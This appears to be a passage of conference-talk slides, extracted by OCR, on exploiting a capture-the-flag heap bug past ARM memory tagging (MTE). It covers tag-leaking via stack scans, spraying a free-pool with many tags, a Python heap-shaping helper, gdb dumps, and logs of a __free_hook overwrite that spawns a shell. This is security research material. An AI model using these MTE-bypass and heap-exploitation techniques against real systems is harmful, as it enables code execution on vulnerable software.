  - Because our arb write is via malloc(), we always get a valid tagged memory, but we also re-tag the target address!
  - It's ok if the target address is not tagged, but problematic if it is
- Bad news:
  - Our arbitrary write has a 15/16 chance to segfault
  - Our arbitrary free has a 15/16 chance to segfault
- Let's see why, and bypass these to build an exploit that works 100% deterministic! ☺

Arbitrary write: 15/16 to crash

- Our arbitrary write is done through malloc
- And our allocation primitive is by adding/editing a string:

```
case LIST_STRING:
  list->data[list->size].p_char = strdup(data.p_char);
```

- To get malloc to use the corrupted FD pointer, it has to reallocate *list->data* first
- malloc changes its tag!
- *list->data* was a dangling pointer, and now it has an incorrect tag!
- Write to it crashes, with probability 15/16

```
Program received signal SIGSEGV, Segmentation fault.
0x0000005500001224 in list_add ()
(gdb) x/4i $pc
=> 0x5500001224 <list_add+336>: str     x0, [x8]
   0x5500001228 <list_add+340>: ldr     x8, [sp, #16]
   0x550000122c <list_add+344>: ldr     w11, [x8]
   0x5500001230 <list_add+348>: cmp     w11, #0x100
(gdb) i r x0
x0             0xd0000055000142f0   9367490875653660000
(gdb) i r x8
x8             0x6000005500014300   4323459299870464
(gdb) x/4gx $x0
0xd0000055000142f0:     0x4141414141414141      0x4141414141414141
0xd000005500014300:     0x4141414141414141      0x4141414141414141
(gdb)
```

Arbitrary free: 15/16 to crash

- Remainder: our arbitrary free works using the *fpool* array:

```
/* Free data if it's in the pool list (which means it's string) */
for(i = 0; i < fpool_num; i++) {
  if (fpool[i] == data.p_char) {
    free(data.p_char);
    break;
  }
}
```

- We allocate a string, leak its' address, and reclaimed it with *list->data* allocation
- Trigger arbitrary free on the address we leaked
- But the tag has changed after the *list->data* allocation!

Arbitrary free: 15/16 to crash

- Problem: *list->data*'s tag is different than the freed string's tag
- We can't free a pointer with an incorrect tag!
- We could leak the new tag, easy:
  - The *list* structure itself has a pointer to *list->data*
  - We know where the *list* structure is relative to *list->data* allocation
  - We have an arbitrary read
- However - we don't know what's the tag of the *list*'s allocation!
  - We can't trigger arbitrary read without the knowledge of the address' tag!
- But we can leak it ☺

Save the arbitrary free!

- We don't know the *list* allocation's tag
- Guess what – we do know:
  - Where the stack is
  - How the *list*'s VA looks like (besides the tag, of course)
  - That the main's stack frame has a pointer to it
- We can scan the stack and use arbitrary reads to get the tag!
  - 100% reliable!
- Leak list's tag --> leak list->data tag --> arbitrary free 100% stable!

Save the arbitrary free!

- Awesome, we got *list->data*'s tag!
- But the new tagged pointer of *list->data* is not in *fpool*, right?
  - To be accurate, it's not in *fpool* with high probability
  - The tagged pointer that is in *fpool* has a different tag!

```python
def create_dangling_ptr_in_fpool(p):
    add(p, TYPE_STRING, b"R"*0x60)
    list_data_ptr = int(get(p, 0, TYPE_LONG))
    delete(p, 0)

    # increase number of elements in list, trigger realloc
    # reclaim previous freed string
    for i in range(8):
        add(p, TYPE_LONG, bytes(str(0), "utf-8"))
    for i in range(8):
        delete(p, 0)

    return list_data_ptr
```

Adds the VA *list->data* will reclaim, once, to fpool

First shape, without the bypass

```
Breakpoint 1, 0x0000005500001364 in ?? ()
(gdb) x/40gx $fpool
0x5500013020:   0x04000055000142f0      0x04000055000143b0
0x5500013030:   0x05000055000143d0      0x0200005500014460
0x5500013040:   0x07000055000144f0      0x0800005500014580
0x5500013050:   0x0f00005500014610      0x0a000055000146a0
0x5500013060:   0x0500005500014730      0x05000055000147c0
0x5500013070:   0x0500005500014850      0x0000000000000000
0x5500013080:   0x0000000000000000      0x0000000000000000
0x5500013090:   0x0000000000000000      0x0000000000000000
0x55000130a0:   0x0000000000000000      0x0000000000000000
0x55000130b0:   0x0000000000000000      0x0000000000000000
0x55000130c0:   0x0000000000000000      0x0000000000000000
0x55000130d0:   0x0000000000000000      0x0000000000000000
0x55000130e0:   0x0000000000000000      0x0000000000000000
0x55000130f0:   0x0000000000000000      0x0000000000000000
0x5500013100:   0x0000000000000000      0x0000000000000000
0x5500013110:   0x0000000000000000      0x0000000000000000
0x5500013120:   0x0000000000000000      0x0000000000000000
0x5500013130:   0x0000000000000000      0x0000000000000000
0x5500013140:   0x0000000000000000      0x0000000000000000
0x5500013150:   0x0000000000000000      0x0000000000000000
```

Save the arbitrary free!

- Let’s change our shape to repeatedly allocate/free the first string
  - 200 times is enough, right? ☺
- Now, *fpool* contains 200 instances of the same VA, with different tags!
- With a good probability, we’ll have all the 16 possibilities in *fpool*
- Nice bonuses:
  - If our tag is not in *fpool*, nothing happens! No crash
  - We can easily leak all our allocations and verify that our tag is in *fpool* anyways

New shape, many tags!

```
Breakpoint 1, 0x0000005500001364 in ?? ()
(gdb) x/40gx $fpool
0x5500013020:   0x0a000055000142f0      0x01000055000142f0
0x5500013030:   0x0d000055000142f0      0x05000055000142f0
0x5500013040:   0x0d000055000142f0      0x0e000055000142f0
0x5500013050:   0x0e000055000142f0      0x09000055000142f0
0x5500013060:   0x0e000055000142f0      0x03000055000142f0
0x5500013070:   0x0f000055000142f0      0x05000055000142f0
0x5500013080:   0x04000055000142f0      0x07000055000142f0
0x5500013090:   0x09000055000142f0      0x09000055000142f0
0x55000130a0:   0x01000055000142f0      0x07000055000142f0
0x55000130b0:   0x07000055000142f0      0x04000055000142f0
0x55000130c0:   0x0d000055000142f0      0x0f000055000142f0
0x55000130d0:   0x0b000055000142f0      0x08000055000142f0
0x55000130e0:   0x08000055000142f0      0x06000055000142f0
0x55000130f0:   0x05000055000142f0      0x08000055000142f0
0x5500013100:   0x0d000055000142f0      0x02000055000142f0
0x5500013110:   0x02000055000142f0      0x02000055000142f0
0x5500013120:   0x08000055000142f0      0x01000055000142f0
0x5500013130:   0x09000055000142f0      0x04000055000142f0
0x5500013140:   0x07000055000142f0      0x07000055000142f0
0x5500013150:   0x02000055000142f0      0x0c000055000142f0
```

Save the arbitrary free!

- Arbitrary free works, never crashes!
- True, there is a low probability that our tag won't be in *fpool*
  - But even in this case, we can test for it!
  - In any case, even if we'll call delete without the tag in *fpool*, we never crash!
- Now the entire exploit will not crash with probability 1/16
  - Instead of (1/16)**2
  - Huge improvement, relatively to our very minimal effort!
- Demos ☺


```
[*] Stopped process '/usr/local/bin/qemu-aarch64' (pid 11303)
----------------Try number 153----------------
[+] Starting local process '/usr/local/bin/qemu-aarch64': pid 11308
[*] good, now fpool[0] points to list. list_data_ptr == 0xb000055000142f0
[*] edit list[1] to point to list[0], which has main_arena symbol in its content
[*] delete list[0], move list[1] one position backward
[*] read the dangling pointer in list[0] with TYPE_STRING, leak libc
[*] heap_addr @ 0xe000055000147c0
[*] main_arena @ 0x55019bcac0
[*] resolved addresses:
    libc @ 0x550184f000
    __free_hook @ 0x55019bf760
    system @ 0x5501892978
[*] I want to arbitrary free list->data. But we need its tag!
[*] lets leak it from main's stack
[*] env_ptr == 0x5501814728
[*] stack_addr == 0x55018148ed
[*] trigger a free of the list pointer, and call edit to corrupt FD and gain arbitrary write
[*] corrupt list_data_ptr->FD, make it point to __free_hook
[*] free('bin/sh') --> system('/bin/sh'), call interactive
[*] Done! Exploit works! cnt == 153
[*] exploit done, system('/bin/sh') achieved, call interactive()
[*] Switching to interactive mode
$ ls
arb_free_works_exploit.py  challenge               distfiles
base_exploit.py            deterministic_exploit.py  flag.txt
$ cat flag.txt
ThisIsMyFlag
$
```

```
[*] Stopped process '/usr/local/bin/qemu-aarch64' (pid 269)
----------------Try number 4----------------
[+] Starting local process '/usr/local/bin/qemu-aarch64': pid 274
[*] good, now fpool[0] points to list. list_data_ptr == 0xb000055000142f0
[*] edit list[1] to point to list[0], which has main_arena symbol in its content
[*] delete list[0], move list[1] one position backward
[*] read the dangling pointer in list[0] with TYPE_STRING, leak libc
[*] heap_addr @ 0x6000055000147c0
[*] main_arena @ 0x55019bcac0
[*] resolved addresses:
    libc @ 0x550184f000
    __free_hook @ 0x55019bf760
    system @ 0x5501892978
[*] I want to arbitrary free list->data. But we need its tag!
[*] lets leak it from main's stack
[*] env_ptr == 0x5501814728
[*] stack_addr == 0x55018148ed
[*] found list ptr on the stack! 0x55018145a0
[*] leak list sturcture! list'tag == @ 0x1
[*] use this tag to shift the list->data 0x50 backward, where we know list is
[*] leak the current tag of list-data at 0x1000055000142a7!
[*] tag == 0x7
[*] trigger a free of the list pointer, and call edit to corrupt FD and gain arbitrary write
[*] the VA with the new tag is: list_data_ptr == 0x7000055000142f0
[*] corrupt list_data_ptr->FD, make it point to __free_hook
[*] free('/bin/sh') --> system('/bin/sh'), call interactive
[*] Done! Exploit worked. cnt == 4
[*] exploit done, system('/bin/sh') achieved, call interactive()
[*] Switching to interactive mode
$ ls
arb_free_works_exploit.py  challenge              distfiles
base_exploit.py            deterministic_exploit.py  flag.txt
$ cat flag.txt
ThisIsMyFlag
$ 
```


Save the arbitrary write!

- The problem is that our allocation primitive writes to *list->data*
  - *list->data* is a dangling pointer
  - Our own allocation (*strdup*) reclaims *list->data*, re-tag it, and write into it
- However, we can do the following:
  - Shape the heap such that *list->data* will be freed to smallbins, NOT tcache
  - Now we can break the freed allocation by spraying smaller allocations
  - The new allocation re-tag ONLY THE BEGINNING of list->data, not all of it!
  - The dangling pointer *list->data* could be used to read/write the remainder!
- Exploit works 100% stable and deterministic ☺


Save the arbitrary write!



Save the arbitrary write!




Save the arbitrary write!



Trigger **arbitrary free** of *list->data*.
Because we do not re-tag on *free()*, the tag remains the same until reallocation occurs

